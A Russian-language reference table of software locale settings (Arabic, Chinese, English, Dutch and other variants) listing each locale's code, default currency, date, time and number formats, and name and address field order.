| Арабский (Ирак)     | ar_IQ | Иракский динар: IQD   | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Иордания) | ar_JO | Иорданский динар: JOD | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Кувейт)   | ar_KW | Кувейтский динар: KWD | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Ливан)    | ar_LB | Ливанский фунт: LBP   | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                | Код   | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------|-------|--------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                    |       |                          |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Арабский (Ливия)   | ar_LY | Ливийский динар: LYD     | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Марокко) | ar_MA | Марокканский дирхам: MAD | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Оман)    | ar_OM | Оманский риял: OMR       | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Катар)   | ar_QA | Катарский риял: QAR      | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                          | Код   | Стандартная валюта   | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|------------------------------|-------|----------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                              |       |                      |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Арабский (Саудовская Аравия) | ar_SA | Саудовский риял: SAR | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Судан)             | ar_SD | Суданский фунт: SDG  | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Сирия)             | ar_SY | Сирийский фунт: SYP  | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Тунис)             | ar_TN | Тунисский динар: TND | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |



| Имя                                      | Код   | Стандартная валюта               | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--|-------|----------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|  |       |                                  |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Арабский (Объединённые Арабские Эмираты) | ar_AE | Дирхам ОАЭ: AED                  | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Арабский (Йемен)                         | ar_YE | Йеменский риял: YER              | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Армянский (Армения)                      | hy_AM | Армянский драм: AMD              | 02/28/2008 16:30      | 06:00          | 1234,56      | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Азербайджанский (Азербайджан)            | az_AZ | Новый азербайджанский манат: AZN | 2008-02-28 16:30      | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                               | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                   |       |                           |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Баскский (Испания)                | eu_ES | Евро: EUR                 | 2008-02-28<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Белорусский (Белоруссия)          | be_BY | Белорусский рубль: BYR    | 28.2.2008<br>16.30    | 6.00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Бенгальский (Бангладеш)           | bn_BD | Бангладешская така: BDT   | // : PM :             |                |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Боснийский (Босния и Герцеговина) | bs_BA | Конвертируемые марки: BAM | 28.02.2008.<br>16:30  | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                         | Код        | Стандартная валюта  | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------------|------------|---------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                             |            |                     |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Болгарский (Болгария)       | bg_BG      | Болгарский лев: BGN | 2008-2-28<br>16:30    | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Бирманский (Мьянма [Бирма]) | my_MM      | Кьят Мьянмы: MMK    | // :<br>:             | :              | , .          | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Каталонский (Испания, евро) | ca_ES_EURO | Евро: EUR           | 28/02/2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Каталонский (Испания)       | ca_ES      | Евро: EUR           | 28/02/2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                             | Код          | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени   | Формат адреса  |
|---------------------------------|--------------|-------------------------|-----------------------|----------------|--------------|----------------|--|
|                                 |              |                         |                       |                |              |                | Город<br>Область<br>Почтовый индекс<br>Страна  |
| Китайский (Китай, по звукам)    | zh_CN_PINYIN | Китайский юань: CNY     | 2008-2-28 PM4:30      | 上午6:00         | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Китай, по штрихам)   | zh_CN_STROKE | Китайский юань: CNY     | 2008-2-28 PM4:30      | 上午6:00         | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Китай)               | zh_CN        | Китайский юань: CNY     | 2008-2-28 PM4:30      | 上午6:00         | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Гонконг, по штрихам) | zh_HK_STROKE | Гонконгский доллар: HKD | 2008 2 28 PM4:30      | 6:00           | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город  |

| Имя                             | Код          | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени   | Формат адреса  |
|---------------------------------|--------------|--------------------------|-----------------------|----------------|--------------|----------------|--|
|                                 |              |                          |                       |                |              |                | Адрес: строка 1,<br>Адрес: строка 2  |
| Китайский (Гонконг)             | zh_HK        | Гонконгский доллар: HKD  | 2008.2.28 PM4:30      | 6:00           | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Макао)               | zh_MO        | Патака Макао: MOP        | 2008.2.28 PM4:30      | 6:00           | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Сингапур)            | zh_SG        | Сингапурский доллар: SGD | 28/02/2008 PM 04:30   | 06:00          | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Китайский (Тайвань, по штрихам) | zh_TW_STROKE | Тайваньский доллар: TWD  | 2008-2-28 PM 4:30     | 上午 06:00:00    | 1,234.56     | Фамилия<br>Имя | Страна<br>Почтовый индекс<br>Область<br>Город  |

| Имя                          | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|------------------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|--|
|                              |       |                         |                       |                |              |                             | Адрес: строка 1,<br>Адрес: строка 2  |
| Китайский (Тайвань)          | zh_TW | Тайваньский доллар: TWD | 2008-2-28 PM 4:30     | 上午 6:00        | 1,234.56     | Фамилия<br>Имя              | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2 |
| Хорватский (Хорватия)        | hr_HR | Хорватская куна: HRK    | 28.02.2008. 16:30     | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Область<br>Почтовый индекс<br>Страна |
| Чешский (Чешская Республика) | cs_CZ | Чешская крона: CZK      | 28.2.2008 16:30       | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Область<br>Почтовый индекс<br>Страна |
| Датский (Дания)              | da_DK | Датская крона: DKK      | 28-02-2008 16:30      | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Область                              |

| Имя                      | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                          |       |                         |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Голландский (Аруба)      | nl_AW | Арубский флорин: AWG    | 28-2-2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Голландский (Бельгия)    | nl_BE | Евро: EUR               | 28/02/2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Голландский (Нидерланды) | nl_NL | Евро: EUR               | 28-2-2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Голландский (Суринам)    | nl_SR | Суринамский доллар: SRD | 28-2-2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                            | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Дзонг-кэ (Бутан)               | dz_BT | Нгултрум Бутана: BTN      | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Антигуа и Барбуда) | en_AG | Восточный доллар: XCD     | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Австралия)         | en_AU | Австралийский доллар: AUD | 28/02/2008 4:30 PM    | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Багамы)            | en_BS | Багамский доллар: BSD     | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |



| Имя                             | Код   | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------------|-------|--------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                 |       |                          |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Барбадос)           | en_BB | Барбадосский доллар: BBD | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Белиз)              | en_BZ | Доллар Белиза: BZD       | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Бермудские острова) | en_BM | Бермудский доллар: BMD   | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Ботсвана)           | en_BW | Ботсванский пула: BWP    | 28/02/2008 4:30 PM    | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                            | Код   | Стандартная валюта              | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------------|-------|---------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                |       |                                 |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Камерун)           | en_CM | Франк КФА (BEAC): XAF           | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Канада)            | en_CA | Канадский доллар: CAD           | 28/02/2008 4:30 PM    | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Каймановы острова) | en_KY | Доллар Каймановых островов: KYD | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Эритрея)           | en_ER | Накфа Эритреи: ERN              | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                               | Код   | Стандартная валюта              | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------------------|-------|---------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                   |       |                                 |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Фолклендские острова) | en_FK | Фунт Фолклендских островов: FKP | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Фиджи)                | en_FJ | Фиджийский доллар: FJD          | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Гамбия)               | en_GM | Даласи Гамбии: GMD              | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Гана)                 | en_GH | Ганский седи: GHS               | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                    | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|------------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                        |       |                         |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Гибралтар) | en_GI | Гибралтарский фунт: GIP | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Гайана)    | en_GY | Гайанский доллар: GYD   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Гонконг)   | en_HK | Гонконгский доллар: HKD | 28/2/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Индия)     | en_IN | Индийская рупия: INR    | 28/2/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                         | Код        | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------------|------------|--------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                             |            |                          |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Индонезия)      | en_ID      | Индонезийская рупия: IDR | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Ирландия, евро) | en_IE_EURO | Евро: EUR                | 28/02/2008 16:30      | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Ирландия)       | en_IE      | Евро: EUR                | 28/02/2008 16:30      | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Ямайка)         | en_JM      | Ямайский доллар: JMD     | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                     | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                         |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Кения)      | en_KE | Кенийский шиллинг: KES    | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Либерия)    | en_LR | Либерийский доллар: LRD   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Мадагаскар) | en_MG | Малагасийский ариари: MGA | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Малави)     | en_MW | Малавийская квача: MWK    | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                         | Код   | Стандартная валюта         | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------------|-------|----------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                             |       |                            |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Малайзия)       | en_MY | Малайзийский ринггит: MYR  | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Маврикий)       | en_MU | Маврикийская рупия: MUR    | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Намибия)        | en_NA | Намибийский доллар: NAD    | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Новая Зеландия) | en_NZ | Новозеландский доллар: NZD | 28/02/2008 4:30 PM    | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                             | Код   | Стандартная валюта           | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------------|-------|------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                 |       |                              |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Нигерия)            | en_NG | Нигерийская найра: NGN       | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Пакистан)           | en_PK | Пакистанская рупия: PKR      | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Папуа-Новая Гвинея) | en_PG | Кина Папуа-Новой Гвинеи: PGK | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Филиппины)          | en_PH | Филиппинское песо: PHP       | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |



| Имя                              | Код   | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|----------------------------------|-------|--------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                  |       |                          |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Руанда)              | en_RW | Руандийский франк: RWF   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Остров Святой Елены) | en_SH | Фунт о-ва Св. Елены: SHP | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Самоа)               | en_WS | Тала Самоа: WST          | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Сейшель)             | en_SC | Сейшельская рупия: SCR   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя  | Код   | Стандартная валюта               | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--|-------|----------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|  |       |                                  |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Сьерра-Леоне)                      | en_SL | Леоне<br>Сьерра-Леоне:<br>SLL    | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Сингапур)                          | en_SG | Сингапурский доллар: SGD         | 28/02/2008 16:30      | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Синг-Мартен (нидерландская часть)) | en_SX | Гульден Антильских островов: ANG | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Соломоновы острова)                | en_SB | Доллар Соломоновых островов: SBD | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                    | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                        |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (ЮАР)       | en_ZA | Ранд ЮАР: ZAR             | 2008/02/28 4:30 PM    | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Свазиленд) | en_SZ | Лилангени Свазиленда: SZL | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Танзания)  | en_TZ | Танзанийский шиллинг: TZS | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Тонга)     | en_TO | Паанга Тонга: TOP         | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                            | Код   | Стандартная валюта              | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------------|-------|---------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                |       |                                 |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Английский (Тринидад и Тобаго) | en_TT | Доллар Тринидад и Тобаго: TTD   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Уганда)            | en_UG | Угандийский шиллинг: UGX        | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (Великобритания)    | en_GB | Британский фунт стерлингов: GBP | 28/02/2008 16:30      | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Английский (США)               | en_US | Доллар США: USD                 | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                       | Код        | Стандартная валюта | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------|------------|--------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                           |            |                    |                       |                |              |                             | Почтовый индекс<br>Страна   |
